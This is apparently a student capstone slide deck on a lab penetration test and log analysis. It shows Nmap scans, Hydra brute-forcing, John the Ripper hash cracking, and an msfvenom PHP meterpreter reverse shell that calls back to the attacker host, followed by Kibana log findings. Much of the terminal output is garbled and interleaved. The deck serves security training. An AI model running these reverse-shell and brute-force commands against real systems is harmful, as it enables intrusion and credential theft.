

Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

By Ilona Pon

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1.	RDP machine- virtual VM
Capstone	192.168.1.105	The company's machine with server and database; hosting ssh port 22 and apache port 80
ELK	192.168.1.100	The box/ machine that collects traffic logs from Capstone machine
Linux	192.168.1.90	The attacker's machine that exploited the attack

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
4. Poorly hashed password	Any hashed password can be cracked through the Linux program John the Ripper or other online tools.	Red team used John the Ripper program and cracked Ryan's hashed password that was "linux4u".
2. LFI Vulnerability	LFI allows access into confidential files on a site.	An LFI vulnerability allows attackers to gain access to sensitive credentials.
1. Open port 80	Malicious actors commonly use port scanning software to find which ports are "open" in a given computer, and whether or not an actual service is listening on that port. They can then attempt to exploit potential vulnerabilities in any services they find.	The malicious actors can gain access to personal computer where is stored valuable information. In our project, we found hidden directories with the files that had sensitive information
3. Brute force password	The password should be difficult enough that online tools had difficulties to guess the password.	Using Hydra command and its wordlist to crack Ashton's password. The password was Leopoldo.

Exploitation: Open port 80

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

1. Nmap -sn 192.168.1.0-254
2. Nmap -A -T4 192.168.1.105

02

Achievements

What did the exploit achieve?
For example: Did it grant you a user shell, root access, etc.?

- determine what ip ranges were around
- identifying machine that we wanted to exploit
- check for open ports

Exploitation: Open port 80

03

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-27 10:07 PDT
Read data files from: /usr/bin/../share/nmap
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.07 seconds
Raw packets sent: 0 (0B) | Rcvd: 0 (0B)
root@Kali:~# nmap -sV -sC 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-27 10:07 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00080s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Li
ssh-hostkey: required, but none specified
|_ 2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|_ 256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_ 256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29
| http-headers: 
|   maxfiles_limit_reached (10)
|_SIZE      TIME          FILENAME
|  - 2019-05-07 18:23  company_blog/
|  422 2019-05-07 18:23  company_blog/blog.txt
|  - 2019-05-07 18:27  company_folders/
|  - 2019-05-07 18:25  company_folders/company_culture/
|  - 2019-05-07 18:26  company_folders/customer_info/
|  - 2019-05-07 18:27  company_folders/sales_docs/
|  - 2019-05-07 18:22  company_share/
|  - 2019-05-07 18:34  meet_our_team/
|  329 2019-05-07 18:31  meet_our_team/ashton.txt
|  404 2019-05-07 18:33  meet_our_team/hannah.txt
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Index of /
```

Exploitation: Open port 80

03

```
241 nmap -p 192.168.1.100 the left hand bar  
242 man nmap (Other Applications)  
243 nmap -A T4 192.168.1.100 192.168.1.105/webdav/  
244 man nmap (see T4) (use port 105, use ryan's account) and password  
245 nmap -A -T4 192.168.1.100 e share and reload my browser  
246 nmap -A -T4 192.168.1.105  
247 cd /usr
```

Exploitation: LFI Vulnerability

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

- using browser to access the company's website through open port
- using DirBuster to look for hidden folders

02

Achievements


What did the exploit achieve?
For example: Did it grant you a user shell, root access, etc.?

- successfully opened the company's website using their open port 80
- successfully finding folders including "secret folder"

Exploitation: LFI Vulnerability

03

Accessing and Browsing secret folder



Exploitation: LFI Vulnerability

Dirbuster commands

03

```
248 ls to our companies webdev server. I need to use ryan's account (Hash:d70a  
249 cd share/  
250 ls the folder on the left hand bar  
251 cd dirb "Other Locations"  
252 cd .  
253 cd /usr/share/dirbuster/ at will use ryan's account) and password  
254 ls and drag files onto the share and reload my browser  
255 cd /usr/share/dirbuster/wordlists/  
256 ls  
257 cd ~  
258 buster -h
```

Exploitation: Brute force password

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

-Using Hydra command and its wordlist to crack Ashton's password.

02

Achievements

What did the exploit achieve?
For example: Did it grant you a user shell, root access, etc.?

-Finding Ashton's password "Leopoldo"
-Being able to access the webdav server with Ashton's password

Exploitation: Brute force password

03

```
260  nyara -l root -P /usr/share/ashton/password.lst 192.168.1.105
261  hydra -l ashton -P passlist.txt ftp://192.168.1.105
262  hydra -l root -P /usr/share/ashton/password.lst 192.168.1.105 -t 6 ssh
263  hydra -l ashton /usr/share/wordlists/rockyou.txt.gz http://192.168.1.105
264  hydra -l ashton /usr/share/wordlists/rockyou.txt.gz 192.168.1.105
265  hydra -l ashton /usr/share/wordlists/rockyou.txt.gz ftp://192.168.1.105
266  hydra -l ashton /usr/share/wordlists/rockyou.txt.gz http://192.168.1.105:80
267  hydra -l root -P /usr/share/wordlists/rockyou.txt.gz 192.168.1.105 -t 6 ssh
268  hydra -l ashton -P /usr/share/wordlists/rockyou.txt.gz -s 80 -f -vV 192.168.1.105 http-get http://192.168.1.105/company_folders/se
et_folder/
269  mofueren
```

Exploitation: Brute force password

03

The screenshot shows a web browser window with the following details:

- Address Bar:** 192.168.1.105/webdav/
- Navigation:** Back, Forward, Stop, Home.
- Toolbar:** Kali Linux, Kali Training, Kali Tools, Kali Docs, Kali Forums, NetHunter, Offensive S.
- Page Title:** Index of /webdav
- Table Headers:** Name, Last modified, Size, Description
- Table Data:**

Name	Last modified	Size	Description
Parent Directory			
passwd.dav	2019-05-07 18:19	43	
- Page Footer:** Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: Poorly hashed password

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

-using John the Ripper program and cracking Ryan's hashed password

02

Achievements

What did the exploit achieve?
For example: Did it grant you a user shell, root access, etc.?

-finding Ryan's password
"linux4u" to access the secret folders

Exploitation: Poorly hashed password

03

```
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
linux4u :~$ ./john --wordlist=/usr/share/john/password.lst --incremental=ASCII
1g 0:00:00:55 DONE 3/3 (2021-03-27 09:27) 0.01788g/s 13146Kp/s 13146Kc/s 13146KC/s linux4u
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
root@Kali:~# --show --format=Raw-MD5
bash: --show: command not found
root@Kali:~# john --show --format=Raw-MD5
Password files required, but none specified
root@Kali:~# john --show --format=Raw-MD5 hashes_file.txt
?:linux4u :~$ ./john --show --format=Raw-MD5 hashes_file.txt
[...]
1 password hash cracked, 0 left
```

Exploitation: Controlling company's server with reverse shell

01

Tools & Processes

How did you exploit the vulnerability?
Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?
-Using php exploit and installing reverse shell on webdav
- msfvenom --list payloads |grep php
- msfvenom -p
php/meterpreter/reverse_tcp -f raw
LHOST=192.168.1.90 LPORT=4444 -o
php_hack.php
-msfconsole
- set php/meterpreter/reverse_tcp

02

Achievements

What did the exploit achieve?
For example: Did it grant you a user shell, root access, etc.?
-Finding Ashton's password "Leopoldo"
-Being able to access the webdav server with Ashton's password
-Finding a flag

Exploitation: Controlling company's server with reverse shell

03

```
File Actions Edit View Help

/usr/share/metasploit-framework/lib/msf/core/modules/loader/base.rb:490:in
root@Kali:~# msfvenom --list payloads |grep php
cmd/unix/reverse_php_ssl, almost any other key for s Creates an interact
php/bind_perl Listen for a connec
php/bind_perl_ipv6 Listen for a connec
Session: php/bind_php Listen for a connec
root@Kali:~# msfvenom --list payloads |grep php
php/bind_php_ipv6 Listen for a connec
Dest: php/download_exec Download an EXE from
root@Kali:~# msfvenom --list payloads |grep php
php/exec Execute a single sys
php/meterpreter/bind_tcp Run a meterpreter se
Using: php/meterpreter/bind_tcp_ipv6 Run a meterpreter se
Load: php/meterpreter/bind_tcp_ipv6_uuid50/256 AVX2 8x3) Run a meterpreter se
Warning: no OpenMP support for this hash type, consider --fork=2
t
php/meterpreter/bind_tcp_uuid Run a meterpreter se
php/meterpreter/reverse_tcp Run a meterpreter se
sabled functions
php/meterpreter/reverse_tcp_uuid John/password.lst, r Run a meterpreter se
sabled functions
php/meterpreter_reverse_tcp Connect back to attack
php/reverse_perl Create an interactive
php/reverse_php Reverse PHP connect b
Session: php/shell_findsock Spawn a shell on the
ayload can leave conspicuous evil-looking entries in the apache error logs, s
less firewalls prevent them from working. The issue this payload takes advantage
patched on the Ubuntu version of Apache and may not work on other Debian-based
her web servers that leak file descriptors to child processes.
windows/dllinject/reverse_hop_http Inject a DLL via a ref
p point. Note that you must first upload data/ben/ben.php to the PHP
```

Exploitation: Controlling company's server with reverse shell

03

```
12: from /usr/share/metasploit-framework/lib/msf/core/modules/loader/directory.rb:30:in `foreach'  
11: from /usr/share/metasploit-framework/lib/msf/core/modules/loader/directory.rb:40:in `block in each_module_refere  
10: from /usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/rex-core-0.1.13/lib/rex/file.rb:132:in `fin  
  9: from /usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/rex-core-0.1.13/lib/rex/file.rb:132:in `cat  
  8: from /usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/rex-core-0.1.13/lib/rex/file.rb:133:in `blo  
  7: from /usr/share/metasploit-framework/lib/msf/core/modules/loader/directory.rb:49:in `block (2 levels) in each_m  
name'  
  6: from /usr/share/metasploit-framework/lib/msf/core/modules/loader/base.rb:246:in `block in load_modules'  
  5: from /usr/share/metasploit-framework/lib/msf/core/modules/loader/base.rb:178:in `load_module'  
  4: from /usr/share/metasploit-framework/lib/msf/core/modules/loader/base.rb:538:in `namespace_module_transaction'  
  3: from /usr/share/metasploit-framework/lib/msf/core/modules/loader/base.rb:378:in `current_module'  
  2: from /usr/share/metasploit-framework/lib/msf/core/modules/loader/base.rb:378:in `reduce'  
  1: from /usr/share/metasploit-framework/lib/msf/core/modules/loader/base.rb:378:in `each'  
/usr/share/metasploit-framework/lib/msf/core/modules/loader/base.rb:383:in `block in current_module': Interrupt
```

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp -f raw LHOST=192.168.1.90 LPORT=4444 -o php_hack.php  
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload  
[-] No arch selected, selecting arch: php from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 1113 bytes  
Saved as: php_hack.php
```

Exploitation: Controlling company's server with reverse shell

03

```
root@Kali:~# msfconsole with no different salts (LM [DES 256/256 AVX2]
[-] ***rting the Metasploit Framework console... -pe, consider -fork=2
[-] * WARNING: No database support: No database YAML file
[-] ***
[!] Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any
0: 0:00:00:00:00 DONE (2021-03-27 09:23:31) 0s/s 0p/s 0CVs
[XXXXXXXXXXXXXXXXXXXXXX] $a, $S$7a, [XXXXXXXXXXXXXXXXXXXXXX]
[XXXXXXXXXXXXXXXXXXXXXX] es_file?7a, [XXXXXXXXXXXXXXXXXXXXXX]
[XXXXXXXXXXXXXXXXXXXXXX] .,$% [XXXXXXXXXXXXXXXXXXXXXX]
[XXXXXXXXXXXXXXXXXXXXXX] $P$ [XXXXXXXXXXXXXXXXXXXXXX]
[XXXXXXXXXXXXXXXXXXXXXX] $a,$S [XXXXXXXXXXXXXXXXXXXXXX]
[XXXXXXXXXXXXXXXXXXXXXX] $ [XXXXXXXXXXXXXXXXXXXXXX]
[XXXXXXXXXXXXXXXXXXXXXX] 
Almost done: Processing the remaining buffered candidate passwords, if any
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Process = [ metasploit v5.0.76-dev ]
+ --=[ 1971 exploits - 1088 auxiliary - 339 post      ]
+ --=[ 558 payloads - 45 encoders - 10 nops          ]
+ --=[ 7 evasion or format=Raw-MD5 options to display all of the cracked passwords ]
Session completed
msf5 > set php/meterpreter/reverse_tcp
[-] Unknown variable. Not found
Usage: set [option] [value] format=Raw-MD5
Password files required, but none specified
Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. - Use -g to operate on the global datastore.
root@Kali:~# nano ryanhash.txt
If setting a PAYLOAD, this command can take an index from `show payloads'.
msf5 > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 > set LPORT 80
LPORT => 80 These are valid: payloads, encoders, nops, platforms
msf5 > set LHOST 192.168.1.105
LHOST => 192.168.1.105 formats [-format evals]
msf5 > run
[-] Unknown command: run.
msf5 > set RPORT 22
RPORT => 22
msf5 > set RHOST 192.168.1.90
RHOST => 192.168.1.90
```

Exploitation: Controlling company's server with reverse shell

03

```
[*] 192.168.1.105 - Meterpreter session 1 closed. Reason: User  
msf5 exploit(multi/handler) > history  
1  
2 set payload php/meterpreter/reverse_tcp  
3 set LPORT 80  
4 set LHOST 192.168.1.105  
5  
6 set RHOST 192.168.1.90  
7 use exploit/multi/handler  
8 use exploit/multi/handler  
9 run  
10 exit  
11 use exploit/multi/handler  
12 use exploit/multi/handler  
13 set payload php/meterpreter/reverse_tcp  
14 show options  
15 set LHOST 192.168.1.90  
16  
17 run  
18 ls
```

Exploitation: Controlling company's server with reverse shell

03

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
-----
LHOST      192.168.1.90    yes      The listen address (an interface may be specified)
LPORT      4444        yes      The listen port
Exploit target:
  Id  Name
  0  Wildcard Target, but none specified
  ...
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > run5 ryanhash.txt
[*] Started reverse TCP handler on 192.168.1.90:4444
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted. These are valid payloads, encoders, maps, platforms, archs, encryp
msf5 exploit(multi/handler) > run5
[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:56186) at 2021-03-27
meterpreter > ls
Listing: /var/www/webdav
=====
```

Exploitation: Controlling company's server with reverse shell

A screenshot of a Kali Linux desktop environment. The terminal window shows a command being typed to exploit a reverse shell vulnerability. The command includes setting error reporting to 0, defining variables for IP (192.168.1.98) and port (4444), and using the stream_socket_client function to connect. It then injects a VNC DLL via a reflective loader (staged) and listens for a connection. The exploit is designed to work on Windows (x86) and Linux systems.

```
GNU nano 4.8
/*<?php /*/ error_reporting(0); $ip = '192.168.1.98'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}", $r, $e); if ($s) { $l = fopen('php://socket', 'w'); fwrite($l, "VNC\r\n"); fclose($l); if ($r && $e) { $l = fopen('php://socket', 'w'); fwrite($l, "VNC\r\n"); fclose($l); } } } */
php_hack.php
Inject a VNC DLL via a reflective loader (staged). Listen for a pipe connection (Windows x86)
windows/vncinject/bind_named_pipe
Inject a VNC DLL via a reflective loader (staged). Listen for a connection (Windows x86)
windows/vncinject/bind_nonx_tcp
Inject a VNC DLL via a reflective loader (staged). Listen for a connection (Windows x86)
windows/vncinject/bind_tcp_rc4
Inject a VNC DLL via a reflective loader (staged). Listen for a connection
windows/vncinject/bind_tcp_uuid
Inject a VNC DLL via a reflective loader (staged). Listen for a connection with UUID
D. Support (Windows x86)
windows/vncinject/find_tag
Inject a VNC DLL via a reflective loader (staged). Use an established connection
windows/vncinject/reverse_hop_http
Inject a VNC DLL via a reflective loader (staged). Tunnel communication over an HTTP or HTTPS hop point. Note that you must first upload data/hop/hop.php to the PHP server you wish to use as a hop.
windows/vncinject/reverse_http
Inject a VNC DLL via a reflective loader (staged). Tunnel communication over HTTP
windows/wininet
windows/vncinject/reverse_http_proxy_pstore
Inject a VNC DLL via a reflective loader (staged). Tunnel communication over HTTP proxy
windows/vncinject/reverse_https_pstore
Inject a VNC DLL via a reflective loader (staged). Connect back to the attacker over HTTPS
```

Exploitation: Controlling company's server with reverse shell

03

```
meterpreter > ls /  
Listing: /  
=====  
S- I can click and drag files onto the share and reload my browser.  


| Mode             | Size     | Type | Last modified             | Name     |
|------------------|----------|------|---------------------------|----------|
| 40755/rwxr-xr-x  | 4096     | dir  | 2020-05-29 12:05:57 -0700 | bin      |
| 40755/rwxr-xr-x  | 4096     | dir  | 2020-06-27 23:13:04 -0700 | boot     |
| 40755/rwxr-xr-x  | 3840     | dir  | 2021-03-27 07:02:06 -0700 | dev      |
| 40755/rwxr-xr-x  | 4096     | dir  | 2020-06-30 23:29:51 -0700 | etc      |
| 100644/rw-r--r-- | 16       | fil  | 2019-05-07 12:15:12 -0700 | flag.txt |
| 40755/rwxr-xr-x  | 4096     | dir  | 2020-05-19 10:04:21 -0700 | home     |
| 100644/rw-r--r-- | 57982804 | fil  | 2020-05-19 10:04:21 -0700 | log      |


```


Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows.
Otherwise, add the answers to speaker notes.

- What time did the port scan occur? At 14:55 and 17:12 (2 times)
- How many packets were sent, and from which IP?
192.168.1.90



Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.




- What time did the request occur? 16:05 How many requests were made? 9728
- Which files were requested? Secret folder; they contained information with user credentials such as user names and password hashes.

Search
source.ip: 192.168.1.90 X + Add filter

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	9,728
http://192.168.1.105/	182
http://192.168.1.105/webdav	44
http://ocsp.digicert.com/	36
http://192.168.1.105/company_folders/	24

Export: Raw ↴ Formatted ↴

